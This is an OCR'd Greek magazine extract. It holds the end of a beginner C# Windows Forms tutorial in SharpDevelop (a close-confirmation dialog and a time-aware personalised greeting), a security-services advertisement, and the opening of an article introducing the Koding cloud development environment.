Ωραία, μόλις αποφασίσαμε να δοκιμάσουμε τα νεύρα των χρηστών. Πού θα γράψουμε τον κώδικα, όμως; Με διπλό κλικ επάνω στη φόρμα, από το εργαλείο σχεδίασης του SharpDevelop, δημιουργείται μια μέθοδος χειρισμού για το συμβάν του φορτώματος της φόρμας. Προφανώς, πρόκειται για κάτι άσχετο με αυτό που ψάχνουμε. Μήπως σκεφτόσαστε ότι αυτή τη φορά θα ορίσουμε μόνοι μας την απαιτούμενη μέθοδο; Ελπίζουμε πως όχι, γιατί το SharpDevelop θα σας διαψεύσει αμέσως. Καθώς βρισκόμαστε στην καρτέλα Design, πάνω από το πλαίσιο με τις ιδιότητες εμφανίζεται ένα κουμπάκι με έναν κεραυνό. Αυτό το κουμπάκι προβάλλει όλα τα συμβάντα που υποστηρίζει το επιλεγμένο στοιχείο. Μάλιστα, δίπλα σε κάθε συμβάν εμφανίζεται και η αντίστοιχη μέθοδος χειρισμού, εφόσον έχει οριστεί. Με διπλό κλικ σε κάποιο συμβάν, για το οποίο δεν έχει οριστεί μέθοδος χειρισμού, το SharpDevelop ορίζει μια μέθοδο αυτόματα. Επιστρέφοντας στο θέμα μας πρέπει να επιλέξουμε τη φόρμα με ένα κλικ, να πατήσουμε το κουμπί με τον κεραυνό και να εντοπίσουμε το συμβάν FormClosing. Προφανώς, το συγκεκριμένο συμβάν πυροδοτείται κατά το κλείσιμο της φόρμας. Κάνοντας διπλό κλικ επάνω στο όνομα του συμβάντος, δημιουργείται αυτόματα μια μέθοδος και μεταφερόμαστε στην καρτέλα Source, για να εισάγουμε τον κώδικά της. Εμείς πληκτρολογήσαμε τις ακόλουθες γραμμές:

```
DialogResult result = MessageBox.Show("Θέλετε σίγουρα να τερματίσετε τη
λειτουργία αυτής της υπέροχης εφαρμογής;", "Πού πας;", MessageBoxButtons.YesNo,
MessageBoxIcon.Question, MessageBoxDefaultButton.Button2) ;
if(result == DialogResult.No){
      e.Cancel = true ;
}
```

Όπως βλέπετε χρησιμοποιούμε και πάλι ένα MessageBox. Αυτή τη φορά, όμως, θέλουμε να τσεκάρουμε την απόκριση του χρήστη και γι' αυτό αποθηκεύουμε το αντικείμενο που επιστρέφει η μέθοδος Show(), στη μεταβλητή result. Παρατηρείστε ότι από την απαρίθμηση MessageBoxButtons έχουμε επιλέξει το μέλος ονόματι YesNo. Αυτό το μέλος αντιστοιχεί σε δύο κουμπιά με τα σχετικά ονόματα (ένα Yes κι ένα No). Επιπρόσθετα, μετά τον καθορισμό του επιθυμητού εικονιδίου, δηλώσαμε και την προεπιλεγμένη απάντηση. Αυτό επιτυγχάνεται με την τελευταία παράμετρο, όπου χρησιμοποιήσαμε την απαρίθμηση MessageBoxDefaultButton. Όπως βλέπετε επιλέξαμε ως προεπιλεγμένη απάντηση το δεύτερο κουμπί, που αντιστοιχεί στο No. Ο χρήστης θα πρέπει να το ξανασκεφτεί πριν κλείσει την εφαρμογή μας.

Στις επόμενες γραμμές ελέγχουμε την τιμή του αντικειμένου DialogResult, που λαμβάνουμε από τη μέθοδο Show(). Αν ο χρήστης έχει πατήσει το No (κι επειδή εμείς δεν είμαστε σαν ορισμένους πολιτικούς) θα σεβαστούμε την απόφασή του και το πρόγραμμα δεν θα τερματιστεί. Αυτό επιτυγχάνεται τροποποιώντας κατάλληλα την ιδιότητα του συμβάντος (event) που ονομάζεται Cancel.

Προσωπικός χαιρετισμός

Για να καλοπιάσουμε τους χρήστες της εφαρμογής –και πριν τους ωθήσουμε στην αγανάκτηση– αποφασίσαμε να μεταβάλλουμε το περιεχόμενο του χαιρετισμού. Σκεφτήκαμε ότι το μήνυμα θα γινόταν πιο φιλικό, αν περιλάμβανε το όνομα του χρήστη. Για να πετύχουμε κάτι τέτοιο, χρειαζόμαστε δύο πρόσθετα στοιχεία: Ένα Label κι ένα TextBox. Όπως υποψιάζεστε, τα εν λόγω αντικείμενα εμφανίζονται στην περιοχή tools και στην ίδια ομάδα με τα κουμπιά (Windows Forms). Αφού προσθέσουμε τα δύο αντικείμενα και τα μετακινήσουμε στις επιθυμητές θέσεις, προχωράμε σε μια μικρή τροποποίηση των ονομάτων τους. Έτσι, αποδίδουμε στο αντικείμενο Label το όνομα LabelUsername και στο αντικείμενο TextBox το όνομα TextBoxUsername. Επιπρόσθετα, για να βοηθήσουμε το χρήστη να καταλάβει τι πρέπει να κάνει, αλλάζουμε την ιδιότητα Text του αντικειμένου Label σε "Όνομα χρήστη". Μετά από αυτή την επέμβαση, πρέπει να τροποποιήσουμε τον κώδικα του προγράμματός μας ώστε να αξιοποιεί τη συμβολοσειρά που έχει εισάγει ο χρήστης στο TextBox. Ανοίγουμε λοιπόν την καρτέλα Source, μεταβαίνουμε στη μέθοδο ButtonSayHelloClick κι αφού διαγράψουμε τον κώδικα που είχαμε γράψει νωρίτερα, εισάγουμε τα εξής:


```
string name = textBoxUsername.Text ;
DateTime now = DateTime.Now ;
```

```
string greeting ;
if(now.Hour > 5 && now.Hour < 12){
      greeting = "καλημέρα" ;
}else if(now.Hour >= 12 && now.Hour <= 20){
      greeting = "καλησπέρα" ;
}else{
      greeting = "καλό βράδυ" ;
}
MessageBox.Show("Αγαπητέ " + name + ",\n" + greeting +  " από το περιβάλλον
των παραθύρων!", "Ένα μήνυμα για 'σένα", MessageBoxButtons.OK, MessageBoxIcon.
Information) ;
```

Στην πρώτη γραμμή λαμβάνουμε τη συμβολοσειρά που έδωσε ο χρήστης, από την ιδιότητα Text του αντικειμένου TextBoxUsername. Στη συνέχεια χρησιμοποιούμε την ιδιότητα Now του αντικειμένου DateTime (DateTime.Now), για να πάρουμε την τρέχουσα ημερομηνία και ώρα. Το αποτέλεσμα αποθηκεύεται σε ένα ομοειδές αντικείμενο (DateTime) με το όνομα now (προσοχή στη διάκριση πεζών και κεφαλαίων). Στις επόμενες γραμμές αξιοποιούμε την τιμή του αντικειμένου now και συγκεκριμένα την ιδιότητα Hour. Έτσι, επιλέγουμε τον χαιρετισμό που αρμόζει στην τρέχουσα ώρα και τον αποθηκεύουμε στη συμβολοσειρά string. Στο τέλος, αξιοποιούμε τα δεδομένα που έχουμε συλλέξει (όνομα χρήστη και χαιρετισμός) προκειμένου να δημιουργήσουμε ένα MessageBox με το νέο μήνυμα.

Ζήτημα οργάνωσης

Όλος ο κώδικας που εξετάσαμε βρισκόταν μέσα στις μεθόδους που χειρίζονται τα διάφορα συμβάντα. Αυτό μοιάζει απολύτως λογικό κι αναμενόμενο, αλλά πρέπει να τονίσουμε ότι δεν αποτελεί καλή τακτική. Για την ακρίβεια, αποτελεί συνταγή για προβλήματα. Σε επόμενα άρθρα της σειράς θα δούμε ότι είναι προτιμότερο να τοποθετούμε τον κώδικα σε ξεχωριστές μεθόδους, οι οποίες θα καλούνται από τις μεθόδους χειρισμού των συμβάντων. Με μια τέτοια διάρθρωση του κώδικα μπορούμε να ανακυκλώνουμε ορισμένα τμήματά του, αξιοποιώντας τα σε πολλές μεθόδους χειρισμού διαφορετικών συμβάντων. Έτσι ο κώδικας είναι μικρότερος και πιο συμμαζεμένος, ενώ κάθε επιμέρους λειτουργία υλοποιείται μόνο μια φορά. Το γεγονός αυτό διευκολύνει τον εντοπισμό των πιθανών προβλημάτων, όπως επίσης και μια ενδεχόμενη αναβάθμιση. Μήπως αναρωτιέστε τώρα γιατί επιλέξαμε να οργανώσουμε το δικό μας κώδικα διαφορετικά; Σ' ένα τόσο μικρό πρόγραμμα σαν αυτό που παρουσιάσαμε, η τοποθέτηση του κώδικα σε ξεχωριστές μεθόδους δεν θα προσέφερε κανένα όφελος ενώ ενδέχεται να δυσκόλευε και την παρουσίαση.



Η εξελιγμένη μορφή της εφαρμογής μας μοιράζει προσωποποιημένες και χρονικά αρμόζουσες χαιρετούρες :P

Μια (ακόμα) υπόσχεση

Το πρώτο μας "παραθυρικό" πρόγραμμα δεν αποτελεί και την πιο χρήσιμη εφαρμογή. Να είστε σίγουροι, όμως, ότι η συνέχεια θα σας ανταμείψει. Ανανεώνουμε το ραντεβού μας για το επόμενο τεύχος και, όπως πάντα, σας προτρέπουμε να πειραματιστείτε με τον κώδικά μας ελεύθερα. Μπορείτε να τον κατεβάσετε από τη διεύθυνση http://bit.ly/dh045_dnet_p7, αν και είμαστε σίγουροι ότι σύντομα θα γράφετε μόνοι σας πολύ πιο σύνθετα προγράμματα. Καλή διασκέδαση και, για να μην ξεχνιόμαστε, καλά μπάνια.


Νιώθεις πραγματικά ασφαλής;
DANGER
UNAUTHORIZED PERSONNEL KEEP OUT
Ξεκίνα την προστασία σου
από το μηδέν
application security
infrastructure security
social engineering
incident response
projectzero.gr | 211 4053158
projectzero
IT security services and research

Skill: Beginner
Tags: web development, cloud, virtual machine, collaboration

Ανάπτυξη στο Σύννεφο με το Koding

Ξεχάστε τον παραδοσιακό τρόπο ανάπτυξης ιστοσελίδων και web applications. Για την ακρίβεια, ξεχάστε τους μπελάδες που κρύβει το σετάρισμα ενός web server και, γενικότερα, του περιβάλλοντος στο οποίο θα εργαστούμε. Το Koding λύνει όλα τα παραπάνω προβλήματα και μάλιστα δωρεάν. Επιπρόσθετα, παρέχει ένα σύγχρονο περιβάλλον εργασίας, που επιτρέπει ακόμα και τη συνεργασία με άλλους developers.


του Κώστα Βεντούρα

Η κατασκευή εφαρμογών για το web προϋποθέτει την εγκατάσταση μιας σειράς εργαλείων ή/και βιβλιοθηκών. Κατ' αρχάς, για τις αμέτρητες δοκιμές που είναι βέβαιο ότι θα πραγματοποιήσουμε, χρειαζόμαστε έναν ολοκληρωμένο web server. Όσοι χρησιμοποιούμε Linux, μπορούμε κάλλιστα να εγκαταστήσουμε το τρίπτυχο Apache, MySQL και PHP. Οι χρήστες των Windows, όμως, πρέπει να καταφύγουν σε κάποιο VM ή σε κάποιο πακέτο τύπου WAMP, XAMPP κ.ο.κ. Κι εφόσον έχουμε εξασφαλίσει αυτή τη βασική υποδομή, πρέπει να στήσουμε το κατάλληλο περιβάλλον εργασίας. Για κάποιους μπορεί να αρκεί ένας απλός text editor και μερικές βιβλιοθήκες, ενώ άλλοι χρήστες ενδέχεται να έχουν συνηθίσει σε παραφουσκωμένα περιβάλλοντα ανάπτυξης, που προορίζονται ειδικά για την κατασκευή ιστοσελίδων και web-applications. Ακόμα κι αν έχετε εγκαταστήσει όλα τα παραπάνω στο δικό σας σύστημα, υποψιαζόμαστε ότι το πρόβλημα του collaboration παραμένει άλυτο. Στο Δίκτυο προσφέρονται αρκετές έτοιμες λύσεις, αλλά είναι ξεκομμένες από τα εργαλεία που τρέχουν στον υπολογιστή μας και, απ' αυτή την άποψη, είναι κάπως "ξένες".

Στο παρόν άρθρο θα γνωρίσουμε την υπηρεσία Koding, που ενσωματώνει όλα όσα χρειαζόμαστε για την ανάπτυξη ιστοσελίδων και web-applications σ' ένα ενιαίο και εύχρηστο περιβάλλον. Θα τη βρείτε στην τοποθεσία https://koding.com και στηρίζεται εξ ολοκλήρου στη λογική του cloud. Για να αντιληφθείτε το εύρος των δυνατοτήτων που προσφέρει, σκεφτείτε ότι αμέσως μετά την εγγραφή αποκτάμε πρόσβαση σε ένα ατομικό virtual machine που τρέχει Ubuntu. Σε αυτό το σύστημα μπορούμε να αποθηκεύουμε και να επεξεργαζόμαστε αρχεία ελεύθερα, να εκτελούμε προγράμματα μέσω terminal και να βλέπουμε τις ιστοσελίδες που κατασκευάζουμε από το προσωπικό μας subdomain. Το εικονικό σύστημα ευθύς εξαρχής υποστηρίζει όλες τις δημοφιλείς γλώσσες προγραμματισμού (PHP, Python, Ruby, Perl, Go κ.ά.), διευκολύνει την εγκατάσταση πολλών CMS, frameworks και βιβλιοθηκών, ενώ συνοδεύεται κι από ένα εύχρηστο web interface. Όπως υποψιάζεστε, το εν λόγω περιβάλλον διαθέτει έναν code editor, υποστηρίζει τη συνεργασία (collaboration) με άλ-

λους χρήστες της υπηρεσίας, ενώ προσφέρει και λειτουργίες που θυμίζουν social network. Τέλος, όσοι είναι διατεθειμένοι να καταβάλουν το σχετικό αντίτιμο για να αποκτήσουν premium λογαριασμό, έχουν τη δυνατότητα να στήσουν περισσότερα virtual machines, με αυξημένη επεξεργαστική ισχύ και μεγαλύτερο αποθηκευτικό χώρο.

Για τις ανάγκες της παρουσίασης χρησιμοποιήσαμε τη δωρεάν εκδοχή της υπηρεσίας, που όπως θα διαπιστώσετε δεν είναι καθόλου ευκαταφρόνητη. Ας πάρουμε τα πράγματα από την αρχή.



Το web interface του Koding. Στην εικόνα διακρίνονται τέσσερεις βασικές περιοχές: sidebar, file tree, text editor και terminal emulator.

Αναγνωριστική περιήγηση


Αμέσως μετά την εγγραφή μας στο site μεταφερόμαστε στο κύριο περιβάλλον εργασίας (workspace) του Koding. Ο λόγος για τον οποίο το χαρακτηρίζουμε ως "κύριο", είναι γιατί μπορούμε να δημιουργήσουμε και δικά μας. Σε αυτό το αρχικό περιβάλλον, τέλος πάντων, διακρίνουμε τις εξής τέσσερεις περιοχές:

1. **Sidebar.** Βρίσκεται στο αριστερό άκρο του περιβάλλοντος και εμφανίζει τις εικονικές μηχανές και τα αντίστοιχα workspaces που ενδέχεται να έχουμε αποθηκεύσει. Από την ίδια περιοχή αποκτάμε πρόσβαση και στις "κοινωνικές" λειτουργίες του Koding, όπως επίσης και στις ρυθμίσεις του λογαριασμού μας (το σχετικό κουμπάκι βρίσκεται χαμηλά, δίπλα στο avatar).

2. **File tree.** Ακριβώς δεξιά από το sidebar συναντάμε το file tree της εικονικής μηχανής. Μια περιοχή που θα επισκεπτόμαστε συχνά από εδώ, είναι ο φάκελος Web εντός του προσωπικού μας καταλόγου (home directory). Πρόκειται για το Document Root του προεγκατεστημένου web server. Όσα αρχεία τοποθετούμε εκεί μέσα γίνονται δημοσίως προσβάσιμα από το προσωπικό μας subdomain (θα πούμε περισσότερα στη συνέχεια).

3. **Text editor.** Η δεξιά περιοχή του περιβάλλοντος χωρίζεται σε δύο οριζόντια τμήματα. Το πάνω από αυτά αποτελεί τον ενσωματωμένο επεξεργαστή κειμένου. Ο εν λόγω editor υποστηρίζει πολλές γλώσσες προγραμματισμού, επιτρέπει την επεξεργασία διαφορετικών αρχείων σε διαφορετικές καρτέλες (tabs) και προσφέρει ευκολίες όπως το syntax highlighting και το auto completion.
4. **Terminal.** Κάτω δεξιά συναντάμε έναν terminal emulator. Κανένα σύνολο κουμπιών και αυτοματισμών δεν μπορεί να υποκαταστήσει την αμεσότητα της γραμμής εντολών. Από εκεί έχουμε τον πλήρη έλεγχο της εικονικής μηχανής! Όπως και ο text editor, το terminal emulator υποστηρίζει το άνοιγμα πολλών tabs, για την παράλληλη εκτέλεση διαφόρων εργασιών.


Κάνοντας τα πρώτα βήματα στο περιβάλλον του Koding, είναι πιθανό να γεννηθούν διάφορα ερωτήματα σχετικά με τη μία ή την άλλη λειτουργία. Κατά πάσα πιθανότητα, αυτά τα ερωτήματα θα έχουν ήδη απαντηθεί στο λεγόμενο Koding University (http://learn.koding.com) και, συγκεκριμένα, στην περιοχή του FAQ. Ο πιο γρήγορος τρόπος για να επισκεφθούμε αυτή τη σελίδα είναι να κάνουμε κλικ στο εικονίδιο με το λατινικό ερωτηματικό, στο κάτω δεξιό άκρο του περιβάλλοντος. Παρεμπιπτόντως, ακριβώς δίπλα (στα αριστερά) εμφανίζεται ένα ακόμα εικονίδιο που είναι πιθανό να μας φανεί χρήσιμο κατά τη γνωριμία με το Koding. Πρόκειται για ένα μικρό πληκτρολόγιο και, αν κάνουμε κλικ επάνω του, εμφανίζεται ένα παράθυρο με όλα τα keyboard shortcuts. Από εκεί μπορούμε να δούμε όλες τις λειτουργίες που έχουν αντιστοιχιστεί σε πατήματα πλήκτρων, όπως επίσης και να ορίσουμε νέες συντομεύσεις.



Μετά από 60 λεπτά αδράνειας η εικονική μηχανή του Koding απενεργοποιείται. Την επόμενη φορά που θα συνδεθούμε, εμφανίζεται ένα παράθυρο που μας προτρέπει να εκκινήσουμε το σύστημα εκ νέου.

Βασικές ρυθμίσεις κι ένα καλωσόρισμα

Το περιβάλλον του Koding επιτρέπει τον προγραμματισμό σε διάφορες γλώσσες, αλλά έχει έναν ξεκάθαρο προσανατολισμό στην ανάπτυξη ιστοσελίδων και web applications. Ακριβώς γι' αυτό οι εικονικές μηχανές του Koding είναι εφοδιασμένες με τον Apache, ενώ δημιουργείται αυτόματα κι ένα subdomain που παραπέμπει στην εικονική μας μηχανή. Όλα αυτά όμως τα έχουμε ξαναπεί. Πώς θα μάθουμε το subdomain και την ακριβή διεύθυνση που παραπέμπει στον προσωπικό μας web server;




Κάθε καινούργιος λογαριασμός στο Koding περιλαμβάνει μια default ιστοσελίδα, της οποίας τα αρχεία βρίσκονται στον κατάλογο Web, μέσα στο home directory (~/Web).

Αυτές οι πληροφορίες βρίσκονται στις ρυθμίσεις της εικονικής μηχανής. Μετακινώντας το ποντίκι στην περιοχή του sidebar και πάνω από το όνομα της μηχανής (το "εργοστασιακό" όνομα είναι koding-vm-0) εμφανίζεται ένα κυκλικό εικονίδιο με αποσιωπητικά. Από εκεί μπορούμε να εμφανίσουμε ένα παράθυρο που περιλαμβάνει τις ρυθμίσεις και τα βασικά χαρακτηριστικά της εικονικής μηχανής. Το εν λόγω παράθυρο είναι χωρισμένο σε καρτέλες, που βρίσκονται σε κατακόρυφη διάταξη στα αριστερά. Η ακριβής διεύθυνση που παραπέμπει στη μηχανή μας φαίνεται στην αρχική καρτέλα (General), στο πεδίο Assigned URL. Όσο για το subdomain –αν κι εξάγεται εύκολα από το URL–, μπορούμε να το βρούμε στην καρτέλα "Domains". Όπως βλέπετε, το subdomain που αντιστοιχίστηκε στο εικονικό μας σύστημα έχει τη μορφή:


```
<username>.koding.io
```

Όπου το <username> αποτελεί το όνομα χρήστη με το οποίο γραφτήκαμε στο Koding. Μήπως αναρωτιέστε γιατί το subdomain εμφανίζεται σε διαφορετική περιοχή από το λεγόμενο Assigned URL; Αφενός, το συγκεκριμένο URL παράγεται αυτόματα κατά τη δημιουργία της εικονικής μηχανής, είναι αδύνατο να το τροποποιήσουμε και ισχύει για όσο υφίσταται και η εικονική μηχανή. Αφετέρου, τα subdomains που εμφανίζονται στην καρτέλα Domains μπορούν να ενεργοποιούνται και να απενεργοποιούνται κατά βούληση. Εξάλλου, ο χρήστης μπορεί να δημιουργεί επιπρόσθετα sub-subdomains, κάτω από το γενικό subdomain (μπορεί, δηλαδή, να φτιάχνει διευθύνσεις της μορφής κάτι.<username>.koding.io).

